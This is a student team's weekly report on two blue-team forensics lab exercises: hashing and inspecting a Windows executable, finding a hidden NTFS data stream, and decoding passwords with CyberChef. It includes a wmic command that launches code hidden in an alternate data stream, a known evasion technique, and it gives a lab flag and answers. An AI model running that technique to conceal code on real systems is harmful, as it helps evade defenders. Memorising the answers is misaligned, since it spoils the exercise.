PSP0201 WEEKLY REPORT


Group name: Apocalypse

Members


ID	NAME	ROLE
1211103698	UMMI SYAHIRAH BINTI MUHAMMAD ROZAIDEE	LEADER
1211103293	FARAH KAMILA BINTI YAHYA	MEMBER
1211102031	NOR ALIAH SYUHAIDAH BINTI SHARUDDIN	MEMBER
1211101673	NURUL MANJA MURNIRA NAJWA BINTI MALIKI	MEMBER

DAY 21- [BLUE TEAMING] Time for some ELForensics
Tools used: Remmina

Question 1:
Open a terminal and activate VPN. After that, open remmina. Open the Powershell window. Open the document and run a command **more '.\db file has.txt'.**




Question 2 :
For MD5 file hash, run the command **Get-FileHash -Algorithm MD5 .\deebee.exe**.




Question 3 :
For SHA256 file, run the command **Get-FileHash -Algorithm SHA256 .\deebee.exe**

Question 4:

Run the command **C:\Tools\strings64.exe -accepteula .\deebee.exe**. Scroll down until you find **THM{f6187e6cbeb1214139ef313e108cb6f9}**






Question 5 :

```
PS C:\Users\littlehelper\Documents> Get-Item -Path .\deebee.exe -Stream *


PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\de
                ebee.exe::$DATA
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName   : deebee.exe::$DATA
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\littlehelper\Documents\deebee.exe
Stream        : :$DATA
Length        : 5632

PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\de
                ebee.exe:hidedb
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName   : deebee.exe:hidedb
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\littlehelper\Documents\deebee.exe
Stream        : hidedb
Length        : 6144
```

Question 6 :

Run the command **wmic process call create $(Resolve-Path .\deebee.exe:hidedb).**

```
PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path .\deebee.exe:hidedb)
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 3252;
        ReturnValue = 0;
};
```



Question 7 & 8 :
The answer shown when we select an option (Nice List / Naughty List).


Methodology/Thought Process:
Firstly, open the terminal and activate the machine using VPN. After that, open remmina. At the bottom, there is a Powershell window and open it. Open the document. For question 1, run a command **more '.\db file has.txt'.** Next, For MD5 file hash, run the command **Get-FileHash -Algorithm MD5 .\deebee.exe.** For SHA256 file, run the command **Get-FileHash -Algorithm SHA256 .\deebee.exe.** Question 4, run the command **C:\Tools\strings64.exe -accepteula .\deebee.exe**. Scroll down until you find **THM{f6187e6cbeb1214139ef313e108cb6f9}.** The command for question 5 is **Get-Item -Path .\deebee.exe -Stream ***. For question 6, Run the command **wmic process call create $(Resolve-Path .\deebee.exe:hidedb).** The black page with the answer will be shown. Question 7 and 8, at the page for question 6's answer, there is an option to choose either Nice List / Naughty List. Sharika Spooner found in Naughty List and Jaime Victoria found in Nice List.

DAY 22- [BLUE TEAMING] Elf McEager becomes CyberElf

Tools used: Remmina, CyberChef


Question1

Firstly, start the attackbox. At the application, choose interget and open Remmina. Copy and convert the file name using Magic at CyberChef.




Question 2

Look out the encoding method listed at the 'matching ops' in properties part.




Question 3

After success to enter the private part of KeePass, press ‘hiya’ key to see the notes.




Question 4

Open Elf Server. Copy the password and paste it to CyberChef. Convert the password using Magic.




Question 5

To obtain the answer, the encoding method of hex is used.




Question 6

After that, go to ElfMail. Copy the password and paste it at CyberChef too. Use magic recipe to convert it.




Question 7

Next, go to Recyclebin and open Elf Security System.



Question 8

Finally, copy the notes and paste it into CyberChef. Using Charcode recipe and base 10 for twice, a github link will appear. Paste the link at Firefox and the flag is obtained.



Methodology/Thought Process:

